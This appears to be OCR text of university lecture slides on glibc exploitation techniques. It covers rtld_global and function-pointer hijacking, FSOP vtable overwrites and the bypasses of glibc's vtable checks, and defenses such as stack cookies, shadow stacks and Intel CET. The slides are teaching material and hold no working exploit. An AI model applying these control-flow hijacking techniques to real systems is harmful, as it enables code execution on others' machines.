# define __rtld_lock_default_unlock_recursive(lock) ₩
  --((pthread_mutex_t *)(lock))->__data.__count;

# define __rtld_lock_lock_recursive(NAME) ₩
  GL(dl_rtld_lock_recursive) (&(NAME).mutex)

# define __rtld_lock_unlock_recursive(NAME) ₩
  GL(dl_rtld_unlock_recursive) (&(NAME).mutex)
```



```
#if IS_IN (rtld)
# define __rtld_lock_lock_recursive(NAME) ₩
  ___rtld_mutex_lock (&(NAME).mutex)

# define __rtld_lock_unlock_recursive(NAME) ₩
  ___rtld_mutex_unlock (&(NAME).mutex)
#else /* Not in the dynamic loader.  */
# define __rtld_lock_lock_recursive(NAME) ₩
  __pthread_mutex_lock (&(NAME).mutex)

# define __rtld_lock_unlock_recursive(NAME) ₩
  __pthread_mutex_unlock (&(NAME).mutex)
#endif
```

4. rtld_global (>= glibc v2.34)

- House of banana: hijack dl_ns array (link_map)

- https://abf1ag.github.io/2021/12/06/house-of-banana/
- You'll need a translator to read the post

5. Other function pointers


- Many programs contain function pointers

- If you can corrupt this, then it is sufficient to control your pc

- One of the example FILE* structure (e.g., fopen)
    - It contains virtual function table for supporting polymorphism
    - FILE* is more complex than you can imagine
    - e.g., FSOP: File structure oriented programming
        - Play with FILE Structure Yet Another Binary Exploitation Technique in HITB2018

FSOP (<= glibc-2.23)

- No validation on file structure → overwrite vtable pointer



struct FILE

_flags


_IO_read_ptr

…

_IO_FILE* _chain

…


fake vtable ptr
(_IO_jump_t*)



```
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
#if 0
    get_column;
    set_column;
#endif
};
```


FSOP (<= glibc-2.23)

- FSOP using _chain and fake vtable ptrs



FSOP (> glibc-2.24)


- No validation on file structure → overwrite vtable pointer
- Check: vtable ptr should be within the range of __libc_IO_vtables




```
/* Perform vtable pointer validation.  If validation fails, terminate
   the process.  */
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
  /* Fast path: The vtable pointer is within the __libc_IO_vtables
     section.  */
  uintptr_t section_length = __stop___libc_IO_vtables - __start___libc_IO_vtables;
  const char *ptr = (const char *) vtable;
  uintptr_t offset = ptr - __start___libc_IO_vtables;
  if (__glibc_unlikely (offset >= section_length))
    /* The vtable pointer is not in the expected section.  Use the
       slow path, which will terminate the process if necessary.  */
    _IO_vtable_check ();
  return vtable;
}
```

FSOP (> glibc-2.24)


- No validation on file structure → overwrite vtable pointer
- Bypass: use functions that uses function pointers outside the vtable
  - e.g., _IO_str_overflow
  - Patched: these unchecked pointers are removed (glibc-2.28)



```
int
_IO_str_overflow (_IO_FILE *fp, int c)
{
  ...
  new_buf = (char *) (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
  ...
}
```



```
typedef struct _IO_strfile_
{
  struct _IO_streambuf _sbf;
  struct _IO_str_fields _s;
} _IO_strfile;
```



```
struct _IO_str_fields
{
  _IO_alloc_type _allocate_buffer;
  _IO_free_type _free_buffer;
};
```

FSOP (>= glibc-2.28)

- House of apple: exploit unchecked _wide_data

- https://bbs.kanxue.com/thread-273418.htm
- You’ll need a translator to read the post

For more information

- https://github.com/nobodyisnobody/docs/tree/main/code.execution.on.last.libc/


An Economic Defense: Stack Cookie

- A defense specific to ***sequential*** stack overflow

- On a function call
  - cookie = some_random_value


- Before the function returns
  - if(cookie != some_random_value)

    printf("Your stack is smashed\n");




Notify your buffer overflow

- In Ubuntu 18.04 (My machine)



```
*** stack smashing detected ***: <unknown> terminated
```


- In Ubuntu 16.04 (Our server)



```
*** stack smashing detected ***: ./bof terminated
```

- Why does this change happen??

Think carefully when you design a mitigation




```
*** stack smashing detected ***: ./bof terminated
```

- Q: Can this file name be corrupted?
  - A: Yes it can. It is stored in stack!

- Q: If it can, what’s the consequence?
  - A: You can read a content of arbitrary memory (i.e., arbitrary read)
  - So, with stack overflow, you can still get arbitrary read

- So, it is patched now! (CVE-2010-3192)

Alterative stack protection: Shadow stack



+ Not vulnerable to information disclosure

+ More secure with additional protection for shadow stack

- Performance overhead

- Backward compatibility

Ref: The Performance Cost of Shadow Stacks and Stack Canaries, AsiaCCS15

Trying to adopt shadow stack

- Intel designed a new set of instructions with Control-flow Enforcement Technology (CET)
  - CALL/RET will copy its return address into shadow stack
  - If a return address does not match with its shadow, then exception!

- Microsoft adopted CET from Windows 10 (20H1)
- Linux CET patch (2020. 12. 09)
- …

Control-flow Enforcement Technology (CET)

- Two components
  - Shadow stack (SHSTK)
  - Indirect Branch Tracking (IBT)

- Indirect Branch Tracking
  - All indirect branch targets must start with ENDBR64/ENDBR32
    - (ENDBR64/ENDBR32 is NOP on non-CET processors)

- Defend against ROP (Return oriented programming) & JOP (Jump oriented programming)